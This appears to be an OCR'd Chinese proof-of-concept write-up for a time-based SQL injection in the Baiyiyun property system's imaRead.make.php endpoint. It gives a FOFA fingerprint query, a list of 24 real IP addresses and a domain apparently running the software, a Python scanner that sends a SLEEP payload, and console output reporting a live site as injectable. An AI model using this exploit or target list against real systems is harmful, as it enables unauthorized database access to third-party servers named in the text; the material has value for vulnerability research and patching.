

poc3 百易云imaRead.make存在SQL注入


fofa：body="不要着急，点此"



序号	HOST	标题	IP	端口	域名	协议	证书绑定的域名	Server指纹
1	112.74.83.48		112.74.83.48	80		http		Apache/2.4.18 (Win64) OpenSSL/1.0.1f PHP/5.6.19
2	14.29.239.225		14.29.239.225	80		http		Apache/2.4.41 (Win64) PHP/5.6.40
3	61.142.35.11		61.142.35.11	80		http		nginx
4	121.37.98.196		121.37.98.196	80		http		Apache/2.4.18 (Win64) PHP/5.6.19
5	113.98.243.27:6088		113.98.243.27	6088		http		
6	36.137.87.243		36.137.87.243	80		http		nginx
7	183.62.101.178		183.62.101.178	80		http		Apache/2.4.41 (Win64) PHP/5.6.40
8	8.134.10.198		8.134.10.198	80		http		Apache/2.4.41 (Win64) PHP/5.6.40
9	120.79.16.237		120.79.16.237	80		http		Apache/2.4.41 (Win64) PHP/5.6.40
10	https://112.74.83.48		112.74.83.48	443		https		Apache/2.4.18 (Win64) OpenSSL/1.0.1f PHP/5.6.19
11	61.169.16.198		61.169.16.198	80		http		Apache/2.4.41 (Win64) PHP/5.6.40
12	8.142.100.161		8.142.100.161	80		http		Apache/2.4.18 (Win64) OpenSSL/1.0.1f PHP/5.6.19
13	14.18.126.32		14.18.126.32	80		http		Apache/2.4.41 (Win64) PHP/5.6.40
14	120.76.251.27		120.76.251.27	80		http		Apache/2.4.18 (Win64) PHP/5.6.19
15	https://47.106.167.89		47.106.167.89	443		https		nginx
16	120.24.179.91		120.24.179.91	80		http		Microsoft-IIS/7.5
17	47.106.88.139		47.106.88.139	80		http		Apache/2.4.41 (Win64) PHP/5.6.40
18	https://vip.cfuturelab.com		47.106.167.89	443	cfuturelab.com	https		nginx
19	vip.cfuturelab.com		47.106.167.89	80	cfuturelab.com	http		nginx
20	https://47.106.167.89:8190		47.106.167.89	8190		https		nginx
21	61.142.35.11:8092		61.142.35.11	8092		http		nginx
22	180.141.158.82		180.141.158.82	80		http		Apache/2.4.18 (Win64) PHP/5.6.19
23	220.250.29.67		220.250.29.67	80		http		Apache/2.4.18 (Win64) PHP/7.0.4
24	8.155.30.208:139		8.155.30.208	139		http		




```
# fofa:body="不要着急，点此"
import argparse,sys,requests
import urllib3
import warnings
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
def banner():
    test = """
```



```
          author = WXL
"""
    print(test)
def main():
    banner()
    parse = argparse.ArgumentParser(description="百易云imaRead.make 存在SQL注入")

    parse.add_argument('-u', '--url', dest='url', type=str, help='please input your link')
    parse.add_argument('-f', '--file', dest='file', type=str, help='please input your file')

    args = parse.parse_args()

    if args.url and not args.file:
        poc(args.url)
    elif args.file and not args.url:
        pass
    else:
        print(f"Usage python {sys.argv[0]} -h")
```

```
def poc(target):
    link = "/adminx/imaRead.make.php?act=make&ima_type=turnover&building_code=imaShare&fee_month=2025-05&project_id=1"
    payload = "%20AND%20(SELECT%201337%20FROM%20(SELECT(SLEEP(6)))xxxx)"
    headers = {
        "Upgrade-Insecure-Requests": "1",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.66 Safari/537.36",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9",
        "Accept-Encoding": "gzip, deflate",
        "Accept-Language": "zh-CN,zh;q=0.9"
    }
    res1 = requests.get(url=target, headers=headers, verify=False, timeout=5)
    print(res1)
    if res1.status_code == 200:
        res2 = requests.post(url=target+link+payload, headers=headers, verify=False, timeout=7)
        res2_content = res2.text
        print(res2_content)
        if res2.elapsed.total_seconds() >= 6:
            print(f"[+]该站点{target}存在延时注入")
if __name__ == "__main__":
    main()
```


PS D:\Vscode\Python_code> python3 weekendwork1.py -u http://yg.baiyishequ.com
BYY_iR.make_SQLi
author = WXL
<Response [200]>
PHP Deprecated: Automatically populating $HTTP_RAW_POST_DATA is deprecated and will be removed in a future version. To avoid this warning set 'always_populate_raw_post_data' to '-1' in php.ini and use the php://input stream instead. in Unknown on line 0
[+]该站点http://yg.baiyishequ.com存在延时注入
PS D:\Vscode\Python_code>